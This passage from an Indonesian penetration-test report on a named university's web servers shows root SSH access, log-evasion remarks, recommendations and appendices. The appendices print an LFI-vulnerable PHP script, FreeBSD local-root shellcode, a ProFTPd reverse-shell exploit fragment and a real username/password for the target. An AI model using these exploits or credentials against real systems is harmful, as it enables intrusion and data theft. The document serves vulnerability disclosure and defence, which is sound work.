
web123# # my public key
```

Gambar 3.16. Id_rsa_pub *attacker* yang ada di home root server UIN Sunan Kalijaga (pentesting I)

A terminal window titled 'yangterasing@indocoding: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following command:

```
yangterasing@indocoding:~$ ssh root@uin-suka.ac.id
```

Gambar 3.17. Login ssh user root di server web UIN Sunan Kalijaga (pentesting I)

A terminal window titled 'yangterasing@indocoding: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal displays a FreeBSD login message. It starts with 'Welcome to FreeBSD!', followed by a notice to use resources before seeking technical support. It lists two resources: security advisories at http://www.FreeBSD.org/releases/ and the Handbook/FAQ at http://www.FreeBSD.org/. It then provides instructions on how to ask questions via email or the mailing list, and mentions the 'man' command. Finally, it suggests using 'sysinstall(8)' for re-installation and editing '/etc/motd'. The prompt 'web123#' is visible at the bottom.

```
yangterasing@indocoding: ~
File Edit View Search Terminal Help

Welcome to FreeBSD!

Before seeking technical support, please use the following resources:

o Security advisories and updated errata information for all releases are
  at http://www.FreeBSD.org/releases/ - always consult the ERRATA section
  for your release first as it's updated frequently.


o The Handbook and FAQ documents are at http://www.FreeBSD.org/ and,
  along with the mailing lists, can be searched by going to
  http://www.FreeBSD.org/search/. If the doc distribution has
  been installed, they're also available formatted in /usr/share/doc.

If you still have a question or problem, please take the output of
`uname -a`, along with any relevant error messages, and email it
as a question to the questions@FreeBSD.org mailing list. If you are
unfamiliar with FreeBSD's directory layout, please refer to the hier(7)
manual page. If you are not familiar with manual pages, type `man man`.

You may also use sysinstall(8) to re-enter the installation and
configuration utility. Edit /etc/motd to change this login announcement.

web123#
```

Gambar 3.18. Berhasil login user root di server web UIN Sunan Kalijaga menggunakan RSA key

A terminal window titled 'yangterasing@indocoding: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the output of the 'whoami' and 'id' commands. 'whoami' returns 'root'. 'id' returns 'uid=0(root) gid=0(wheel) groups=0(wheel)'. The prompt 'web123#' is visible at the bottom.

```
yangterasing@indocoding: ~
File Edit View Search Terminal Help

web123# whoami
root
web123# id
uid=0(root) gid=0(wheel) groups=0(wheel)
web123#
```

Gambar 3.19. Whoami, menunjukkan bahwa web123 adalah user root

3.2.6.1 Rekomendasi

Root adalah user tertinggi dalam sistem keluarga *NIX, jika seorang attacker sudah berhasil mendapatkan akses *root*, maka *attacker* sudah mempunyai hak akses tertinggi terhadap sistem, *attacker* bisa melakukan apa saja, termasuk mengubah konfigurasi sistem, bahkan menghapus file-file sistem atau memformat hardisk server dan sebagainya. Gunakan versi sistem operasi dan kernel yang memang benar-benar sudah stable, walaupun menggunakan versi current atau rillis, admin harus selalu update informasi dan *pathching* jika ada *bug*.

FreeBSD 8.0, 8.2 yang digunakan sebagai sistem operasi server web UIN Sunan Kalijaga keduanya mempunyai *bug*. Versi FreeBSD paling STABLE adalah FreeBSD 6.2, FreeBSD merupakan proyek riset jadi sangat maklum jika ketika release masing sering ditemukan banyak sekali *bug*.

3.2.7 Covering Tracks

Sebuah sistem pasti mempunyai log, log adalah sebuah file yang merekam apa saja yang dilakukan oleh sistem atau misalnya ketika terjadi error dalam sistem maka akan disimpan dalam error log. Pada kerja praktek yang kami lakukan jelas kami tidak menghapus log, karena log ini nanti yang bisa kami jadikan sebagai bukti untuk ditunjukkan pada admin server web yang bersangkutan. Tapi ketika posisi kami memang sebagai *attacker* di suatu server jelas untuk mempertahankan akses kami pada server target dan tentu supaya tidak diketahui oleh admin kami harus berusaha dengan sekeras-kerasnya untuk membuat backdoor yang sulit terdeteksi dan pasti kami akan menghapus seluruh jejak-jejak yang sudah kami lakukan.

Biasanya file log dalam sistem operasi linux, BSD dan keluarganya file log bisa dilihat pada `/var/log/auth.log` atau `/var/log/apache2/access.log`.

3.2.7.1 Rekomendasi

Tugas seorang network administrator adalah mengamati log, semua aktifitas dari sistem dan juga client yang mengakses server akan selalu tercatat dalam log misalnya seperti adakah yang mencoba bruteforce, adakah client / user yang mengakses file-file aneh berextensi php, dan sebagainya semuanya harus diwaspadai.

Bila ada file mencurigakan terutama berextensi php coba dibuka kemudian bila ternyata isinya dienkripsi coba untuk didekripsi bisa jadi itu adalah web shell atau backdoor.

Gunakan maldetect untuk pendeteksi malware, virus, shell, rootkit, backdoor dan sebagainya, maldetect adalah antivirus yang berjalan di sistem operasi Linux, BSD dan keluarganya. Aplikasi ini bisa mengenali php web shell, backdoor, spyware, Trojan dan berbagai jenis spyware.

3.2.8 Denial Of Service

DOS atau *Denial Of Service* adalah tindakan dari seorang *attacker* yang sudah putus asa karena gagal mendapatkan akses ke dalam sistem. DOS sendiri merupakan tindakan merequest page yang secara terus menerus dan request tadi dilakukan oleh bot aplikasi yang ditanam *attacker* di dalam server lain. DOS atau DDOS jika dilakukan oleh banyak *zombie* komputer bisa menyebabkan sebuah sistem down/mati bahkan bisa menimbulkan kerusakan hardware karena beban kerja komputer jelas akan naik ketika *request* terlalu banyak yang liyani akhirnya komputer akan *hang/freez*, panas dan menyebabkan kerusakan hardware.

BAB IV PENUTUP

4.1 Kesimpulan

Tidak ada sistem yang benar-benar aman dan sempurna, sebagai seorang admin sebuah server hanya bisa mengupayakan untuk mengamankan server dengan semaksimal mungkin dan mengurangi risiko-risiko terbentuknya *bug/celah* yang bisa dimasuki oleh *attacker*.

4.2 Saran

- a. Saat ini website dan server web UIN Sunan Kalijaga masih mempunyai *bug/celah* yang sangat banyak (seperti yang sudah disampaikan pada bab pembahasan) yang harus dilakukan adalah menonaktifkan server mungkin selama tiga hari untuk membersihkan seluruh file yang mencurigakan (*phpshel*, *rootkit*, *dll*) kemudian menutup semua celah sesuai dengan rekomendasi di atas .
- b. Server web UIN saat ini menggunakan sistem operasi FreeBSD 8 di akhir maret 2012 di ganti server dengan sistem operasi FreeBSD8.2 yang keduanya ternyata mempunyai *bug/celah* yang bisa menjadikan *attacker* mendapatkan akses tertinggi yaitu *root*, solusinya ada tiga pilihan yaitu admin bisa menge-

patch kernelnya atau bisa juga mengupgrade sistem operasinya, atau mengambil jalan aman yaitu mengganti sistem operasinya menggunakan sistem operasi yang stabil dan tidak mengandung *bug*/celah.

- c. Semua celah itu berbahaya, baik itu celah di website yang timbul dari kesalahan coding, kesalahan atau ketidakpahaman dalam konfigurasi jaringan, maupun sistem operasi/aplikasi yang mengandung *bug*/celah oleh karena itu sebagai seorang admin server harus mengantisipasi hal ini. Untuk meminimalisir kesalahan coding yang bisa menimbulkan *bug*/celah seorang admin web dan admin server seharusnya melakukan testing terlebih dahulu di komputer local kemudian ketika memang semuanya sudah benar dan bebas dari kesalahan website siap untuk diupload ke server.

DAFTAR PUSTAKA

Wiek.2010.Peringkat Indonesia di CyberCrime Naik. tekno.kompas.com.

(online),(<http://tekno.kompas.com/read/2010/04/30/10240384/Peringkat.Indonesia.di.CyberCrime>, diakses 2 April 2012).

LAMPIRAN

Lampiran 1 Script downlot.php yang ada di website PKS I UIN Sunan Kalijaga

Lampiran 2 *Local root exploit FreeBSD mbufs() sendfile cache poisoning local
privilege escalation*

Lampiran 3 *File local root ProFTPd*

Lampiran 4 Tabel ringkasan bug list

Lampiran 1 Script downlot.php yang ada di website PKS I UIN Sunan Kalijaga

```
<?php

include "config/koneksi.php";

$direktori = "files/"; // folder tempat
penyimpanan file yang boleh didownload

// $filename = $_GET['file'];

$filename = "./".$_GET['file'];

$file_extension =
strtolower(substr(strrchr($filename,"."),1))
;

switch($file_extension){

    case "pdf": $ctype="application/pdf";
break;

    case "exe": $ctype="application/octet-
stream"; break;

    case "zip": $ctype="application/zip";
break;

    case "rar": $ctype="application/rar";
break;

    case "doc": $ctype="application/msword";
break;

    case "xls": $ctype="application/vnd.ms-
excel"; break;

    case "ppt": $ctype="application/vnd.ms-
powerpoint"; break;

    case "gif": $ctype="image/gif"; break;

    case "png": $ctype="image/png"; break;

    case "jpeg":

    case "jpg": $ctype="image/jpg"; break;

    default: $ctype="application/proses";

}
```

```
if ($file_extension=='php'){

    echo "<h1>Access forbidden!</h1>

        <p>Maaf, file yang Anda download
sudah tidak tersedia atau filenya
(direktori) telah diproteksi. <br />
Silahkan hubungi <a
href='mailto:redaksi@bukulokomedia.com'>we
bmaster</a>.</p>";

    exit;

}

else{

    mysql_query("update download set
hits=hits+1 where nama_file='$filename'");

    header("Content-Type: octet/stream");

    header("Pragma: private");

    header("Expires: 0");

    header("Cache-Control: must-revalidate,
post-check=0, pre-check=0");

    header("Cache-Control: private",false);

    header("Content-Type: $ctype");

    header("Content-Disposition: attachment;
filename=\"".basename($filename)."\"");

    header("Content-Transfer-Encoding:
binary");

    header("Content-Length:
".filesize($direktori.$filename));

    readfile("$direktori$filename");

    exit();

}

?>
```


Lampiran 2 *Local root exploit FreeBSD mbufs() sendfile cache poisoning local*

privilege escalation

```
char str32[]=

"\x31\xc0\x6a\x00\x68\x70\x2f\x73\x68\x68\x2f\x2f\x74\x6d\x89\xe3"

"\x50\x50\x53\xb0\x10\x50\xcd\x80\x68\xed\x0d\x00\x00\x53\xb0\x0f"

"\x50\xcd\x80\x31\xc0\x6a\x00\x68\x2f\x73\x68\x32\x68\x2f\x74\x6d"

"\x70\x89\xe3\x50\x54\x53\x50\xb0\x3b\xcd\x80";

char str64[]=

"\x48\x31\xc0\x99\xb0\x10\x48\xbf\xff\x2f\x74\x6d\x70\x2f\x73\x68"

"\x48\xc1\xef\x08\x57\x48\x89\xe7\x48\x31\xf6\x48\x31\xd2\x0f\x05"

"\xb0\x0f\x48\x31\xf6\x66\xbe\xed\x0d\x0f\x05\x48\x31\xc0\x99\xb0"

"\x3b\x48\xbf\x2f\x74\x6d\x70\x2f\x73\x68\x32\x6a\x00\x57\x48\x89"

"\xe7\x57\x52\x48\x89\xe6\x0f\x05";

s = socket(AF_INET, SOCK_STREAM, 0);

bzero(&addr, sizeof(addr));

addr.sin_family = AF_INET;

addr.sin_port = htons(7030);

addr.sin_addr.s_addr = inet_addr("127.0.0.1");

n = connect(s, (struct sockaddr *)&addr, sizeof (addr));

if (arch == 1) {

    for (k2=0;k2<256;k2++) {

        buf[k2] = 0x90; }

    p = buf;

    p = p + k2;

    memcpy(p, str32, sizeof str32);

    n = k2 + sizeof str32;

    p = buf;

}
```

Lampiran 3 File local root ProFTPd

```
#freebsd reverse shell port 45295

#setup a netcat on this port ^^

$bsdcbsc =

        # setreuid

"\x31\xc0\x31\xc0\x50\x31\xc0\x50\xb0\x7e\x50\xcd\x80".

        # connect back :>

"\x31\xc0\x31\xdb\x53\xb3\x06\x53".

"\xb3\x01\x53\xb3\x02\x53\x54\xb0".

"\x61\xcd\x80\x31\xd2\x52\x52\x68".

"\x41\x41\x41\x41\x66\x68\xb0\xef".

"\xb7\x02\x66\x53\x89\xe1\xb2\x10".

"\x52\x51\x50\x52\x89\xc2\x31\xc0".

"\xb0\x62\xcd\x80\x31\xdb\x39\xc3".

"\x74\x06\x31\xc0\xb0\x01\xcd\x80".

"\x31\xc0\x50\x52\x50\xb0\x5a\xcd".

"\x80\x31\xc0\x31\xdb\x43\x53\x52".

"\x50\xb0\x5a\xcd\x80\x31\xc0\x43".

"\x53\x52\x50\xb0\x5a\xcd\x80\x31".

"\xc0\x50\x68\x2f\x2f\x73\x68\x68".

"\x2f\x62\x69\x6e\x89\xe3\x50\x54".
```

```
if ($#ARGV ne 2) { usage; }

$target = $ARGV[0];

$cbip = $ARGV[1];

$ttype = $ARGV[2];

$platform = $targets[$ttype][1];

$style = $targets[$ttype][2];

($a1, $a2, $a3, $a4) = split(//,
gethostbyname("$cbip"));

if ($platform eq "FreeBSD") {

        $shellcode = $bsdcbsc;

        substr($shellcode, 37, 4, $a1
. $a2 . $a3 . $a4);

} else {

if ($platform eq "Linux") {

        $shellcode = $lnxcbsc;

        substr($shellcode, 31, 4, $a1
. $a2 . $a3 . $a4);

} else {

        print "typo ?\n";

        exit;

}}

if ($style eq 0) {

        exploit1;}

else {

        exploit2;

}

print "done.\n";

exit;
```

Lampiran 4 Tabel ringkasan bug list

No	Bug
1.	Celah di Web Application
	LFI di website PKSI .
	Page Admin tanpa session di semua template web. a) Tidak ada session di http://www.uin-suka.ac.id/index.php/access . b) Ada menu import file excel di http://www.uin-suka.ac.id/index.php/chapter . c) Editor tanpa session di http://www.uin-suka.ac.id/index.php/ckeditor .
2.	Password lemah
	a). PKSI username : "abeng" password: "daru" . Walaupun menggunakan md5(<i>one way encryption</i>) tetap saja mudah di crack jika password begitu mudah. b). Ssh brutforce dengan <i>wordlist</i> dari file <i>passwd</i> membuahkan hasil.
	c). Ternyata password ssh sama dengan password database. Password database jelas akan di tampilkan pada file koneksi.php, atau di database configuration CI.
3.	php.ini
	a). <i>Safe mode off</i> .
	b). <i>Exec</i> semua berjalan. Sehingga semuanya perintah sistem bisa di jalankan menggunakan <i>php web shell</i> termasuk <i>connect back</i> dan <i>bind shell</i> .
	c). <i>Attacker</i> bisa leluasa <i>jumping</i> ke direktori mana saja yang disukainya, ini <i>karena safe mode off</i> dan semua <i>exec php</i> di jalankan.
4.	Database
	a). Sungguh hal yang kurang bijak jika database seluruh dosen dan karyawan UIN Sunan Kalijaga diletakkan dalam server web yang penuh celah seperti ini, dan itu terjadi di server UIN Sunan Kalijaga (<i>pentesting I</i>).
	b). Password <i>root</i> mysql jelas-jelas di tampilkan dalam file koneksi php.
5.	Susunan Directory
	Susunan direktori dan file kurang begitu terstruktur, tidak layak jika folder-folder tersebut merupakan file-file instansi akademik.
	Penamaan file yang tidak terstruktur pula, contoh nama folder a dan sebagainya.
	<i>.htaccess</i> tidak dimanfaatkan dengan sebaik-baiknya, sehingga sering direktori yang tidak mempunyai index ketika diakses akan menampilkan semua file yang ada didalamnya, bisa diatasi dengan menggunakan <i>.htaccess</i> atau selau menambahkan index di setiap direktori.
6.	Sistem Operasi dan Kernel
	Server pertama FreeBSD 8.0 dan server yang kedua FreeBSD 8.2 kedua duanya mempunyai <i>bug</i> yang cukup fatal.

